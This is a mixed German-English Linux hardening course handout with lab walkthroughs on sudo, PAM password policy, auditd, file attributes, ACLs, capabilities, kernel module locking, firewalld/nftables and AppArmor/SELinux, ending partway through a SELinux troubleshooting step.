Linux Sicherheit und Härtung

Agenda

1. Basis / Grundlagen
   - Angreifer
   - Basis-Prinzipien von Sicherheit
   - Schutzbereiche
   - Kill-Chain
2. Checkliste Security
   - Telekom Compliance
3. sudo /run0
   - sudo - not to !
   - sudo exercise
   - run0 as alternative in systemd from version 256
4. users / pam / chage
   - Lock/Unlock
   - pam mechanisms
   - pwquality
   - Passwortablauf durchsetzen(chage)
   - Defaults statt chage in /etc/login.defs
5. password / PAM Security
   - Passwort Encryption Method
   - Pam Security
6. Logging
   - set rules immutable in auditd
7. filesystem
   - immutable/ appendable chattr lsattr
   - acl's
   - Capabilites and Exercise
8. Kernel
   - Disable kernel modules loading
   - Disable Coredump
   - Hardening
9. Firewall
   - nftables
   - firewalld auf Rocky/RHEL/Centos
   - firewalld auf Debian/Ubuntu
   - Neztwerkkarte über MAC erlauben/verbieten
10. LSM-Modules (aka SELinux or apparmor)
    - Kernel Docs
    - apparmor Überblick
    - apparmor eigenes Profil erstellen
11. SELinux
    - Important commands and files
    - SELinux Walkthrough Rocky Linux
    - SELinux Troubleshooting on Centos
    - setsebool / booleans in selinux to allow features
    - Dienste wie apache (httpd) auf permissive setzen
12. Systemd
    - Harden Systemd services with analyze security
    - Condition do not start without selinux present
13. rootkits
    - Scan for rootkits with rkhunter
14. Malware / Viren - Scans
    - maldet - lmd
    - clamav

15. Erweiterte Dateiattribute (xattr)
    - lsattr/chattr
16. apparmor
    - apparmor
    - apparmor walkthrough ubuntu
    - apparmor and docker/kubernetes
17. SecureBoot / TPM / luks /clevis
    - Überblick
    - MOK
    - UEFI
    - UKI
    - TPM
    - Install SecureBoot Ubuntu
    - Arch Secure Boot
    - Encrypte DataPartition
    - Raus
18. Wireshark / tcpdump / nmap
    - Examples tcpdump
    - Example nmap
19. Host Intrusion Detection
    - Overview
    - Installation ossec on Ubuntu
    - Installation/Walkthrough ossec on Centos 8
    - AIDE on Ubuntu/Debian
    - Tripwire
20. Network Intrusion Detection
    - Overview
21. Vulnerability / Vulnerability Scans
    - nikto
    - apache - etags
    - Lynis
22. IPSec
    - IPSec
23. Documentation
    - Telekom Compliance Guideline
    - Linux Security

Backlog

1. SELinux
    - Debian Installation
2. Wireshark / tcpdump / nmap
    - Examples tcpdump
    - Example nmap
    - Detect nmap scans on server
3. Network Intrusion Detection
    - Overview
4. Host Intrusion Detection
    - Overview
    - Installation ossec on Ubuntu
    - Installation/Walkthrough ossec on Centos 8
    - AIDE on Ubuntu/Debian
5. Logging
    - Overview Logging Systems
    - Remote logging with rsyslog
    - Remote logging with rsyslog and tls
    - Systemd Remote Logging
6. Local Security

Change language on Ubuntu

```
dpkg-reconfigure locales
# see locales that are current configured
locale
# place where it is configured
```

```
/etc/default/locale

# After that relogin or do
# su student
locale
```

Patching of packages (e.g.)

- Ubuntu will patch packages when CVE's occur
- https://ubuntu.com/security/CVE-2020-11984

Search - Engine IoT

- https://www.shodan.io/

Secure grub with password (not at boot but for changes and subentries

```
#  Create password
#  e.g. password
grub-mkpasswd-pbkdf2

# /etc/grub.d/01_password
#!/bin/sh
set -e

cat << EOF
set superusers='grub'
password_pbkdf2 grub grub.pbkpdf2.sha512.....
EOF

##
chmod a+x /etc/grub.d/01_password

## Datei 10_linux
## Variable CLASS
## at then
##
CLASS="--class gnu-linux ..... --unrestricted"

update-grub
```

rsyslog

Basics

```
# Hyphen before filename : -/.....
# is for syncing but enabled by default since
https://serverfault.com/questions/463170/what-does-filepath-action-mean-in-rsyslog-configuration
## it is set on by default anyways
# You may prefix each entry with the minus “-‘’ sign to omit syncing the file after every logging.
```

Bug on ubuntu kern.* logs to user.*

```
logger -p kern.debug "Testmessage"
# that one logs to user.*
```

Basis / Grundlagen

Angreifer

Attackers

- White Hat
- Black Hat
- Script Kiddies
- Hacktivist
- Nation States
- Organized Crimes
- Bots

Active

- Denial-of-service
- Spoofing
- Port Scanning
- Network

Passive

- Wiretapping
  - Ethernet
  - WiFi
  - USB
  - Mobile

Basis-Prinzipien von Sicherheit

- (Assessment)
- Prevention
  - Hardening
- Detection
  - Logs
  - fail2ban (ban specific ip automatically)
  - Intrustion Detection System
- (Reaction)

Schutzbereiche

```
o Physischer Zugriff
o Logging
  - Veränderung durch Angreifer ->A Schreibschutz / appendable (nur anhängen)
  - Logs woanders hinschicken (systemd -> zum remote-server, syslog)
o Auditing and Detection
  o IDS-System
    o HIDS
      AIDE, Tripwire, OSSEC
    o NIDS
      Snort
      Suricata
      mod_security
o Application Security
  o Local Applications
    - Patch/Update Often
    - Subscribe to Errate (bug/patch notifications)
    - Automated Software/System Patching
  o Resource Access Control
    o Principle of least privilege
      - sudo
      - run0
      Access Controls
      - SSH Configuration
      - ACL
o Kernel Vulnerabilities

   .> Root Kits
      Escalate privileges to root
      Load Kernel modules to hide the rootkit
      Remove all traces of the rootkit

    Solution: Remove possibility to load modules

    -> kernel.modules_disabled = 1
    Can only be set to 0

o Authentication
o Local System Security
o Network Security
o Network Services Security
o Denial of Service
o Remote Access
  o SSH
o Firewalling and Packet Filtering
```

Kill-Chain

- https://github.com/jmetzger/training-linux-sicherheit-und-haertung/blob/main/kill-chain.md

Checkliste Security

Telekom Compliance

- https://github.com/jmetzger/TelekomSecurity.Compliance.Framework

sudo /run0

sudo - not to !

```
## Achtung keine Negierung setzen
bill        ALL = ALL, !SU, !SHELLS
```

Why not ?

```
 It is generally not effective to "subtract" commands from ALL using the
   ’!’ operator.  A user can trivially circumvent this by copying the
   desired command to a different name and then executing that.  For
   example:

       bill        ALL = ALL, !SU, !SHELLS

   Doesn’t really prevent bill from running the commands listed in SU or
   SHELLS since he can simply copy those commands to a different name, or
   use a shell escape from an editor or other program.  Therefore, these
   kind of restrictions should be considered advisory at best (and
   reinforced by policy).
```

sudo exercise

Übung 1a:

```
Neuer Benutzer "training" erstellen und der weiteren Gruppe sudo zuordnen
Standard: Heimatverzeichnis training usw.
Testen (entweder neu einloggen oder in terminal su - training
sudo dann testen

- adduser  (interaktiv)
- useradd (lowlevel - Befehl)
```

```
adduser training
## der weiteren Gruppoe hinzufügen
usermod -aG sudo training

## testen mit dem neuen Benutzer
su - training
## sudo testen
sudo su -
## passwort eingeben
```

Übung 1b:

```
Einen neuen Benutzer erstellen training2, der
nur den ssh-daemon neu starten darf
(nicht mehr)
```

```
## als root
adduser training2
echo "training2 ALL=(ALL:ALL) /bin/systemctl restart ssh" > /etc/sudoers.d/training2
```

~~~
chmod 440 /etc/sudoers.d/training2
### testen
su - training2
### hier keine status ausgabe, weil keine Berechtigung
sudo systemctl restart ssh
exit // Ausgabe
## als root, hat es geklappt
journalctl -eu ssh
```


### run0 as alternative in systemd from version 256


### not implemented in Rocky 9 and Ubuntu 22.04.

  * because starts with systemd version 256
  * systemctl --version show version
  * ubuntu 24.04 -> version 255
  * Rocky 9 -> version 252

### Disadvantage

  * Advanced config is a bit clumsy

### Advantage

  * More secure (runs under systemd-run under systemd-run0) - probably possible to implement 2-factor-authentication
  * Create temporary service every in runs in own linux namespace
  * Does not fork processes like sudo, also better performance and security

```
ls -la /usr/bin/sudo
## used SUID - bit (unprivileged can call it and it runs under root)
-rwsr-xr-x 1 root root 277936 Apr  8 16:50 /usr/bin/sudo
```


### Does it make sense

  * If it is in Distro by default
  * If bug is fixed that you have enter passwort everytime for each run (not like in sudo)

### References

  * https://linux-audit.com/systemd/run0-introduction-and-usage/

## users / pam / chage

### Lock/Unlock


  * Sperrt Benutzung von Passwort

```
usermod -L training2
## macht ein ! vor das Passwort in /etc/shadow
```

```
usermod -U training2
## entfernt !
```

### pam mechanisms


```
required
failure of such a PAM will ultimately lead to the PAM-API returning failure but only after the remaining stacked modules (for
this service and type) have been invoked

requisite
like required, however, in the case that such a module returns a failure, control is directly returned to the application.
~~~

~~~
sufficient
success of such a module is enough to satisfy the authentication requirements of the stack of modules (if a prior required
module has failed the success of this one is ignored). A failure of this module is not deemed as fatal to satisfying the
application that this type has succeeded. If the module succeeds the PAM framework returns success to the application
immediately without trying any other modules.
```

### Explanation

```
If an item marked sufficient succeeds, the PAM library stops processing that stack. This happens whether there were previous
required items or not. At this point, PAM returns the current state: success if no previous required item failed, otherwise
denied.

Similarly, if an item marked requisite fails, the PAM library stops processing and returns a failure. At that point, it's
irrelevant whether a previous required item failed.

In other words, required doesn't necessarily cause the whole stack to be processed. It only means to keep going.
```

  * https://unix.stackexchange.com/questions/106131/pam-required-and-sufficient-control-flag

### pwquality


### Set in /etc/security/pwquality.conf

   * module pwquality musst be used in pam

```
## Ubuntu
cat /etc/pam.d/common-password | grep "pwquality"
```


```
## mindestens 10 Zeichen (+1 wenn mindestens ein credit gesetzt ist -> plus-wert // hier nicht der fall)
minlen = 10
## mindestens 2 große Zeichen (upper)
ucredit = -2
## mindestens 2 Sonderzeichen
ocredit = -2
## Default
enforcing = 1
## führt es auch auch für normale Nutzern nicht durch, wenn Bedingungen nicht erfüllt sind
enforce_for_root
```

### Passwortablauf durchsetzen(chage)


### Example

```
-d -> letzten Passwortänderung setzen
-E -> Account läuft nicht ab
-m -> minimale Änderung zwischen Passwortänderungen
-M -> Änderung nach maximal 2 Tagen
-W -> Warnung Tage vor nötiger Passwortänderung
```

```
chage -m 1 -M 2 -W 2 -d 2024-09-08 -E -1 training2
```

```
root@kurs-VirtualBox:/etc/security# chage -l  training2
Letzte Passwortänderung                                 : Sep 08, 2024
Passwort läuft ab                                       : Sep 10, 2024
Passwort inaktiv                                        : nie
Benutzerzugang läuft ab                                 : nie
Minimale Anzahl der Tage zwischen Passwortänderungen    : 1
Maximale Anzahl der Tage zwischen Passwortänderungen    : 2
Anzahl Tage, an denen vor Passwortablauf gewarnt wird   : 2
```
~~~

~~~
### Defaults statt chage in /etc/login.defs


  * Ablaufzeit Passwort etc.

```
cat /etc/login.defs | grep -in PASS
```

## password / PAM Security

### Passwort Encryption Method


### Identified in shadow - file

```
## Example
$6$xb......
```

```
$6$ identifies encryption algorithm for password
```

### How to set it

```
/etc/login.defs
ENCRYPT_METHOD SHA512
```

### Reference

  * https://manpages.debian.org/unstable/libcrypt-dev/crypt.5.en.html

### Pam Security

## Logging

### set rules immutable in auditd


```
## Während der Laufzeit auf immutable setzen
auditctl -e 2
```

```
## Now change it again
## normal mode
## not working
auditctl -e 1
## Operation not permitted
```

```
## Try to set new rule
auditctl -a  always,exit -F dir=/home -F perm=war -k file_del
```

```
## The audit system is in immutable mode, no rule changes allowed
```

## filesystem

### immutable/ appendable chattr lsattr


### Appenable

```
~~~

~~~
touch topsecret
echo "test" >> topsecret
cat topsecret
```

```
## now only appenable
chattr +a topsecret
## not working
echo "test neu" > topsecret
## works
echo "test neu" >> topsecret
## works
cat topsecret
```

```
lsattr topsecret
```

```
## set immutable
chattr +i topsecret
lsattr topsecret
## not appendable
echo "test neu" >> topsecret
## not writable
echo "test neu" > topsecret
## not removable
rm topsecret
## not renameable
mv topsecret topsecretneu
```

### acl's


### Installation of tools

```
apt install acl
```

### Walkthrough

```
starting as root
```



```
1. Gemeinsamer Ordner heroes
~~~

```
groupadd -r heroes
mkdir -p /shared/mutants
chgrp heroes /shared/mutants
```

2. 3 Benutzer erstelle ("sue" gehört nicht der Gruppe heroes an)

```
useradd sylar
useradd cheerleader
useradd sue
usermod -aG heroes sylar
usermod -aG heroes cheerleader
```

3. SGID - Bit setzen

```
chmod g+ws,o=- /shared/mutants
```

4. Wechsel in sylar und cheerleader

```
su - sylar
echo "Sylar was here" >> /shared/mutants/victims
exit
```

```
su - cheerleader
echo "\nCheerleader war hier." >> /shared/mutants/victims
exit
```

5. Hat Sue Zugriff ? Verify that user sue has no access to the directory /shared/mutants and its files.

```
su - sue
cat /shared/mutants/victims
exit
```

6. Zugriff für Sue (files erstellen, lesen und modifizieren in /shared/mutants . 2 acls: 1x für default (neue files), 1x für zugriff

```
setfacl -m d:u:sue:rwx /shared/mutants
setfacl -m u:sue:rwx /shared/mutants
setfacl -m u:sue:rw /shared/mutants/victims
getfacl /shared/mutants
getfacl /shared/mutants/victims
```

```
## nun mit sue testen
su - sue
echo "kann ich jetzt ?" >> /shared/mutants/victims
touch sue-gruppe
mkdir /shared/mutants/sue-gruppe-ver
exit
```

7. Privates file von cheerleader /shared/mutants/private Zugriff von sylar verhindern

```
su - cheerleader

echo "privat" >> /shared/mutants/private
setfacl -m u:sylar:- /shared/mutants/private
getfacl /shared/mutants/private
exit

su - sylar

cat /shared/mutants/private
## cat: /shared/mutants/private: Permission denied
exit
```

Capabilites and Exercise

Which file capability do exist ?

- Effective
- Inheritable
- Permitted

Effective

- Das ist das was ein Process dann verwendet ab dem Start des Programms (files), z.B pin

```
get cap /bin/ping
## hier das e
## /bin/ping cap_net_raw=ep

```

Permitted

- Nicht standardmäßig beim Starten des Prozesses aktiviert
- Der Prozess hat aber das Rechte dies Capability durch einen System-Call zu aktivieren (d.h. sinnvoll für Entwickler eines Programms)

Inheritive

- Wird an die Kind - Prozesse, die geforkt vererbt.

Example ping

```
## as unprivileged user
cd /usr/bin
sudo cp ping meinping
meinping www.google.de
```

```
meinping www.google.de
meinping: socktype: SOCK_RAW
meinping: socket: Vorgang nicht zulässig
meinping: => missing cap_net_raw+p capability or setuid?
```

```
sudo setcap CAP_NET_RAW=ep /usr/bin/meinping
meinping www.google.de
```

man capabilities

Kernel

Disable kernel modules loading

When ?

- Can be set after all modules are loaded
- e.g. embedded systems

Walkthrough

```
sudo su -
modprobe i2c_dev
## entladen
modprobe -vr i2c_dev
sysctl kernel.modules_disabled=1
```

```
## now try to load module
##not working
modprobe i2c_dev
```

```
## change kernel modules_disabled
## does not work
sysctl kernel.modules_disabled=1
```

```
## reboot, after that it works again
reboot
```

```
sudo su -
modprobe -vr i2c_dev
lsmod | grep i2c
```

Disable Coredump

- https://man7.org/linux/man-pages/man8/systemd-coredump.8.html

```
### does this disable coredump
Disabled by Storage=None
```

Hardening

Checker

```
https://github.com/a13xp0p0v/kernel-hardening-checker?tab=readme-ov-file

## Installation
cd /usr/src
git clone https://github.com/a13xp0p0v/kernel-hardening-checker?tab=readme-ov-file
cd kernel-hardening-checker
```

```
sudo sysctl -a > sysctl.file && ./bin/kernel-hardening-checker -c /boot/config-6.8.0-44-generic -l /proc/cmdline -s
sysctl.file
```

Kernel Defence Map

- https://github.com/a13xp0p0v/linux-kernel-defence-map

Guidelines

- https://gist.github.com/dante-robinson/3a2178e43009c8267ac02387633ff8ca

Firewall

nftables

Prerequisites

```
Disable firewalld and ufw if we you want to use nftables (by itself)
```

```
systemctl stop firewalld
systemctl disable firewalld
```

Schaubild

- https://www.teldat.com/blog/wp-content/uploads/2020/11/figure_05.png

Hierarchie-Ebenen

Ebene 1: Ruleset

```
## quasi das Gehäuse
nft list ruleset

## Leer ?
## Per default ist noch nichts hinterlegt.

## Config wie in iptables INPUT, OUTPUT, FORWARD
## System hat einen Vorschlag
## Dieser findet sich in
## Das ist auch gleichzeitig die Konfigurationsdatei
## /etc/nftables.conf
## Beim Starten werden diese Regeln geladen.
## Und zwar mit folgendem Dienst
systemctl status nftables
systemctl start nftables
systemctl status nftables
nft list ruleset
```

Ebene 2: Table

Ebene 3: Chain

Ebene 4: Rule

Gegenüberstellung iptables und nft (Befehle)

```
iptables -L  -> nft list table ip filter
iptables -L INPUT -> nft list chain ip filter INPUT

iptables -t nat -L PREROUTING nft list chain ip nat PREROUTING
```

Beispiel 1:

```
flush ruleset

table inet firewall {

    chain inbound_ipv4 {
        # accepting ping (icmp-echo-request) for diagnostic purposes.
        # However, it also lets probes discover this host is alive.
        # This sample accepts them within a certain rate limit:
        #
        # icmp type echo-request limit rate 5/second accept
    }

    chain inbound_ipv6 {
        # accept neighbour discovery otherwise connectivity breaks
        #
        icmpv6 type { nd-neighbor-solicit, nd-router-advert, nd-neighbor-advert } accept

        # accepting ping (icmpv6-echo-request) for diagnostic purposes.
        # However, it also lets probes discover this host is alive.
        # This sample accepts them within a certain rate limit:
        #
        # icmpv6 type echo-request limit rate 5/second accept
    }

    chain inbound {

        # By default, drop all traffic unless it meets a filter
        # criteria specified by the rules that follow below.
        type filter hook input priority 0; policy drop;

        # Allow traffic from established and related packets, drop invalid
        ct state vmap { established : accept, related : accept, invalid : drop }
        # Allow loopback traffic.
        iifname lo accept

        # Jump to chain according to layer 3 protocol using a verdict map
        meta protocol vmap { ip : jump inbound_ipv4, ip6 : jump inbound_ipv6 }

        # Allow SSH on port TCP/22 and allow HTTP(S) TCP/80 and TCP/443
        # for IPv4 and IPv6.
        tcp dport { 22, 80, 443} accept

        # Uncomment to enable logging of denied inbound traffic
        # log prefix "[nftables] Inbound Denied: " counter drop
    }

    chain forward {
        # Drop everything (assumes this device is not a router)
        type filter hook forward priority 0; policy drop;
    }

    # no need to define output chain, default policy is accept if undefined.
}
```

Documentation

- https://wiki.nftables.org/wiki-nftables/index.php/Quick_reference-nftables_in_10_minutes

firewalld auf Rocky/RHEL/Centos

Is firewalld running ?

```
## is it set to enabled ?
systemctl status firewalld
firewall-cmd --state
```

Command to control firewalld

- firewall-cmd

Best way to add a new rule

```
## Step1: do it persistent -> written to disk
firewall-cmd --add-port=82/tcp --persistant

## Step 2: + reload firewall
firewall-cmd --reload
```

Zones documentation

man firewalld.zones

Zones available

```
firewall-cmd --get-zones
block dmz drop external home internal public trusted work
```

Active Zones

```
firewall-cmd --get-active-zones
## in our case empty
```

Show information about all zones that are used

```
firewall-cmd --list-all
firewall-cmd --list-all-zones
```

Add Interface to Zone ~ Active Zone

```
firewall-cmd --zone=public --add-interface=enp0s3 --permanent
firewall-cmd --reload
firewall-cmd --get-active-zones
public
  interfaces: enp0s3
```

Default Zone

```
## if not specifically mentioned when using firewall-cmd
## .. add things to this zone
firewall-cmd --get-default-zone
public
```

Show services / Infos services

```
firewall-cmd --get-services
## Infos, what can it do
firewall-cmd --info-service=ssh
```

Adding/Removing a service

```
## lange Form für Laufzeit
firewall-cmd --zone=public --add-service=http
## kurze Form / nimmt default target -> zone: public
firewall-cmd --add-service=http

firewall-cmd --list-all
firewall-cmd --list-all --permanent

firewall-cmd --runtime-to-permanent
## Here it should show up
cat /etc/firewalld/zones/public.xml
```

Walkthrough apache / adding Port (Centos 8 / Redhat 8 with enabled SELinux (by default))

```

## /etc/httpd/conf/httpd.conf
## add port Listen 82
## Try to restart - not working port cannot be bound
sealert -a /var/log/audit/audit.log
## we will get this info to allow this port
semanage port -a -t http_port_t -p tcp 82
## start apache
systemctl start httpd
firewall-cmd --add-port=82/tcp --zone=public --permanent
```

Enable / Disabled icmp

```
firewall-cmd --get-icmptypes
## none present yet
firewall-cmd --zone=public --add-icmp-block-inversion --permanent
firewall-cmd --reload
```

Working with rich rules

```
## Documentation
## man firewalld.richlanguage

## throttle connectons
firewall-cmd --permanent --zone=public --add-rich-rule='rule family=ipv4 source address=10.0.50.10/32 service name=http log
level=notice prefix="firewalld rich rule INFO:   " limit value="100/h" accept'
firewall-cmd --reload #
firewall-cmd --zone=public --list-all

## port forwarding
firewall-cmd --get-active-zones
firewall-cmd --zone=public --list-all
firewall-cmd --permanent --zone=public --add-rich-rule='rule family=ipv4 source address=10.0.50.10 forward-port port=42343
protocol=tcp to-port=22'
firewall-cmd --reload
firewall-cmd --zone=public --list-all
firewall-cmd --remove-service=ssh --zone=public

##


## list only the rich rules
```

```
firewall-cmd --zone=public --list-rich-rules

## persist all runtime rules
firewall-cmd --runtime-to-permanent
```

References

- https://www.linuxjournal.com/content/understanding-firewalld-multi-zone-configurations#:~:text=Going%20line%20by%20line%20through,or%20source%20associated%20with%20it.
- https://www.answertopia.com/ubuntu/basic-ubuntu-firewall-configuration-with-firewalld/

firewalld auf Debian/Ubuntu

Install firewalld and restrict ufw

```
## Schritt 1: ufw deaktivieren
systemctl stop ufw
systemctl disable ufw
ufw disable # zur Sicherheit
ufw status
## -> inactive # this has to be the case

## Schritt 2: firewalld
apt update
apt install -y firewalld

## Schritt 3: firewalld
apt install firewalld
systemctl start firewalld
systemctl enable firewalld
systemctl status firewalld
systemctl status ufw
```

Is firewalld running ?

```
## is it set to enabled ?
systemctl status firewalld
firewall-cmd --state
```

Command to control firewalld

- firewall-cmd

Zones documentation

man firewalld.zones

Zones available

```
firewall-cmd --get-zones
block dmz drop external home internal public trusted work
```

Active Zones

```
firewall-cmd --get-active-zones
## in our case empty
```

Add Interface to Zone = Active Zone

```
## Variante 1
firewall-cmd --zone=public --add-interface=enp0s8 --permanent
firewall-cmd --reload

## Variante 2
firewall-cmd --zone=public --add-interface=enp0s8
firewall-cmd --get-active-zones
## Nach dem Testen
firewall-cmd --runtime-to-permanent
firewall-cmd --list-all
firewall-cmd --list-all --permanent
```

```
firewall-cmd --get-active-zones
public
  interfaces: enp0s8
```

Show information about all zones that are used

```
## Anzeigen der runtime
firewall-cmd --list-all
## Anzeigen der permanenten Konfiguration
firewall-cmd --list-all --permanent

firewall-cmd --list-all-zones
```

Default Zone

```
## if not specifically mentioned when using firewall-cmd
## .. add things to this zone
firewall-cmd --get-default-zone
public
```

Show services / Info

```
firewall-cmd --get-services
firewall-cmd --info-service=http
```

Adding/Removing a service

```
## Version 1 - more practical
## set in runtime
firewall-cmd --zone=public --add-service=http
firewall-cmd --runtime-to-permanent

## Version 2 - less practical
firewall-cmd --permanent --zone=public --add-service=http
firewall-cmd --reload
```

```
### Service wieder entfernen
firewall-cmd --permanent --zone=public --remove-service=ssh
firewall-cmd --reload
```

Best way to add a new rule

```
## Walkthrough / Ubuntu
## in /etc/apache2/ports.conf
## Hinzufügen
## Listen 81
echo "Listen 81" >> /etc/apache2/ports.conf
systemctl restart apache2

## Best Practice version
firewall-cmd --add-port=81/tcp
## after testing
firewall-cmd --runtime-to-permanent
```

Enable / Disabled icmp

```
firewall-cmd --get-icmptypes
## none present yet
firewall-cmd --zone=public --add-icmp-block-inversion --permanent
firewall-cmd --reload
```

Working with rich rules

```
## Documentation
## man firewalld.richlanguage

## throttle connectons
firewall-cmd --permanent --zone=public --add-rich-rule='rule family=ipv4 source address=10.0.50.10/32 service name=http log
level=notice prefix="firewalld rich rule INFO:   " limit value="100/h" accept'
firewall-cmd --reload #
firewall-cmd --zone=public --list-all
```

```
## port forwarding
firewall-cmd --get-active-zones
firewall-cmd --zone=public --list-all
firewall-cmd --permanent --zone=public --add-rich-rule='rule family=ipv4 source address=10.0.50.10 forward-port port=42343
protocol=tcp to-port=22'
firewall-cmd --reload
firewall-cmd --zone=public --list-all
firewall-cmd --remove-service=ssh --zone=public

##


## list only the rich rules
firewall-cmd --zone=public --list-rich-rules

## persist all runtime rules
firewall-cmd --runtime-to-permanent
```

References

- https://www.linuxjournal.com/content/understanding-firewalld-multi-zone-configurations#:~:text=Going%20line%20by%20line%20through,or%20source%20associated%20with%20it.
- https://www.answertopia.com/ubuntu/basic-ubuntu-firewall-configuration-with-firewalld/

Neztwerkkarte über MAC erlauben/verbieten

Drop specific mac

```
## Default Zone: public
## machine 2 : 192.168.56.103
## MAC from machine1
firewall-cmd --add-rich-rule='rule source mac=08:00:27:ae:1a:7d drop'
```

```
## Test from machine 192.168.56.102
ping 192.168.56.103
```

Only allow specific mac / disallow other

```
## windows get mac of machine
cmd.exe
```

```
## windows -> get mac from 192.168.56.1 - interface
ipconfig /all
```

```
## machine 2: 192.168.56.103
## Lauschen auf icmp
tcpdump -i enp0s8 icmp

## windows
ping 192.168.56.103

## machine 2: 192.168.56.103
## allow only from this mac -> Windows machine
## rewrite - to ":"
firewall-cmd --zone=drop --add-rich-rule='rule source mac=08:00:27:ae:1a:7d accept'
firewall-cmd --zone=drop --change-interface=enp0s8

firewall-cmd --list-all-zones
firewall-cmd --list-rich-rules
```

```
## now try to ping from windows
## cmd.exe
## works
ping 192.168.56.103
```

```
## now try to ping from ubuntu
ping 192.168.56.103
```

Reset after exercise

firewall-cmd --zone=public --change-interface=enp0s8

~~~
## LSM-Modules (aka SELinux or apparmor)

### Kernel Docs

  * https://www.kernel.org/doc/html/v5.15/admin-guide/LSM/index.html

### apparmor Überblick



### How does it work ?

``` In practice

o apparmor is registered in the kernel (lsm-module)
o the kernel queries AppArmor before each system call
 ->to know whether the process is authorized to do the given
operation.
~~~

Install

```
## tools installed
dpkg -l | grep apparmor-utils

Set up utilities you need for management
sudo apt install apparmor-utils

## in addition install auditd
sudo apt install auditd
```

Systemd

```
## apparmor rules loaded ?

## Loads rules into the kernel
## from the profile
systemctl start apparmor

## Unloads the rules from the kernel
systemctl stop apparmor
```

Profiles and Logging

```
## Profiles are in
/etc/apparmor.d/

## Default logging will be to
cat /etc/apparmor/logprof.conf  | grep logfiles
```

Status

```
Show the current status of apparmor
sudo apparmor_status
## or
sudo aa-status
```

Profiles and additional profiles

```
Set up additional profiles

Within the core installation
there are only a minimal number of profiles

So:

apt install apparmor-profiles
## Achtung, diese sind teilweise experimentell
apt install apparmor-profiles-extra
```

Enable/Disable a profile

```
aa-disable
aa-enable
```

Wichtige Befehle:

```
aa-enabled      simple Abfrage, ob AppArmor aktiviert ist
aa-status       Überblick über die geladenen AppArmor-Profile mit Angabe des Modus
aa-unconfined   Ausgabe der Prozesse mit Netzwerkzugriff ohne Profil
aa-audit        Profil in den Audit-Modus versetzen
aa-complain     Profil in den Complain-Modus versetzen
aa-enforce      Profil in den Enforce-Modus versetzen
aa-autodep      Erstellung eines Basis-Profils im Complain-Modus
aa-genprof      Erstellung eines Basis-Profils mit interaktiver Ergänzung von Regeln und abschließender Versetzung des
Profils in den Enforce-Modus
aa-logprof      interaktive Ergänzung von Regeln anhand der Einträge in /var/log/syslog
aa-cleanprof    automatisches Aufräumen eines Profils
```

Apparmor aktivieren (Kernel) - just in case (ältere Versionen)

```
## Dies ist ab Debian 10 und Ubuntu x
## bereits der Fall
Enable AppArmor
If you are using Debian 10 "Buster" or newer, AppArmor is enabled by default so you can skip this step.

The AppArmor Linux Security Modules (LSM) must be enabled from the linux kernel command line in the bootloader:


$ sudo mkdir -p /etc/default/grub.d
$ echo 'GRUB_CMDLINE_LINUX_DEFAULT="$GRUB_CMDLINE_LINUX_DEFAULT apparmor=1 security=apparmor"' \
  | sudo tee /etc/default/grub.d/apparmor.cfg
$ sudo update-grub
$ sudo reboot
```

Reference

- https://wiki.debian.org/AppArmor/HowToUse

apparmor eigenes Profil erstellen

Step 0: set lang to english

```
sudo dpkg-reconfigure locales
-> en.US
-> Step 2 also

su -
```

Step 1: Create script and execute it without protection

```
cd /usr/local/bin
```

```
## vi example.sh
## see next block for content
```

```
##!/bin/bash

echo "This is an apparmor example."

touch data/sample.txt
echo "File created"

rm data/sample.txt
echo "File deleted"
```

```
chmod u+x example.sh
mkdir data
example.sh
```

Step 2: Protect it with apparmor

```
Session 1:
aa-genprof example.sh



Session 2: (same server)
cd /usr/local/bin
example.sh

Session 1:
## Press S for scan
## Now the logs will get scanned
## Add each Entry with I (Inherit)  or A (Allow)
## When ready F finish
##### Let us enforce it (currently it is on complain)
aa-enforce usr.local.bin.example.sh

Session 2:
## Does it still work
example.sh
## Now add new commands
echo "echo somedata > righthere.txt" >> example.sh
## Execute again
example.sh
## permission denied

Session 1:
## analyze log and add changed things
aa-logprof

Session 2:
## now try again.
example.sh
```

```

## SELinux

### Important commands and files


### Commands
```

sestatus

Regeln nicht durchsetzen bis zum nächsten Boot

wenn das System auf Enforcing steht

setenforce 0

Status abfragen

getenforce sestatus

config - selinux aktivieren / deaktivieren

/etc/selinux/config

```

### Force relabeling of files
```

touch /.autorelabel

important - might take some time

reboot

```

### SELinux Walkthrough Rocky Linux


### Change context and restore it
```

Requirements - selinux must be enabled

and auditd must run

find out

```
getenforce systemctl status auditd
```

```
cd /var/www/html echo "hallo welt" > welt.html
```

Dann im browser aufrufen

z.B. 192.168.56.103/welt.html

```
chcon -t var_t welt.html
```

includes context from welt.html

```
ls -laZ welt.html
```

when enforcing fehler beim aufruf im Browser

You can find log entries like so

```
cat /var/log/audit/audit.log
```

show all entries caused by executable httpd

```
ausearch -c httpd
```

herstellen auf basis der policies

```
restorecon -vr /var/www/html
```

```
### Analyze
```

sesearch is needed,

install if not present

```
dnf whatprovides sesearch dnf install setools-console
```

Under which type/domain does httpd run

```
ps auxZ | grep httpd
```

What is the context of the file

```
ls -Z /var/www/html/welt.html
```

So is http_t - domain allowed to access ?

```
sesearch --allow --source httpd_t --target httpd_sys_content_t --class file sesearch -A -s httpd_t -t httpd_sys_content_t -C file
```

Yes !

output

```
allow httpd_t httpd_sys_content_t:file { lock ioctl read getattr open }; allow httpd_t httpdcontent:file { create link open append rename write ioctl lock getattr unlink setattr read }; [ ( httpd_builtin_scripting && httpd_unified && httpd_enable_cgi ) ]:True ...
```

so let's check

```
echo "hello" > /var/www/html/index.html chmod 775 /var/www/html/index.html
```

open in browser:

e.g.

http://

you should get an output -> hello ;o)

Now change the type of the file

ONLY changes temporarily

NEXT restorecon breaks it.

chcon --type var_t /var/www/html/index.html ls -Z /var/www/html/index.html

open in browser again

http://

NOW -> you should have a permission denied

Why ? -> var_t is not one of the context the webserver domain

(http_t) is not authorized to connect to

Doublecheck

sesearch --allow --source httpd_t --target var_t --class file

-> no output here -> no access

Restore again

restorecon -v /var/www/html/index.html

output

Relabeled /var/www/html/index.html from

unconfined_u:object_r:var_t:s0 to unconfined_u:object_r:httpd_sys_content_t:s0 ls -Z /var/www/html/index.html

output

unconfined_u:object_r:httpd_sys_content_t:s0 /var/www/html/index.html

open in browser again

http://

Now testpage works again

```



### Docs

  * http://schulung.t3isp.de/documents/linux-security.pdf

### SELinux Troubleshooting on Centos


### General saying
```

Assumption: Golden Rule of Centos/Redhat

!!! If everything looks nice (permissions), but DOES NOT START it MIGHT BE selinux <-- !!!

```
### Walkthrough with debugging

#### Step 1:
```

/etc/httpd/conf/httpd.conf

Ergänzen

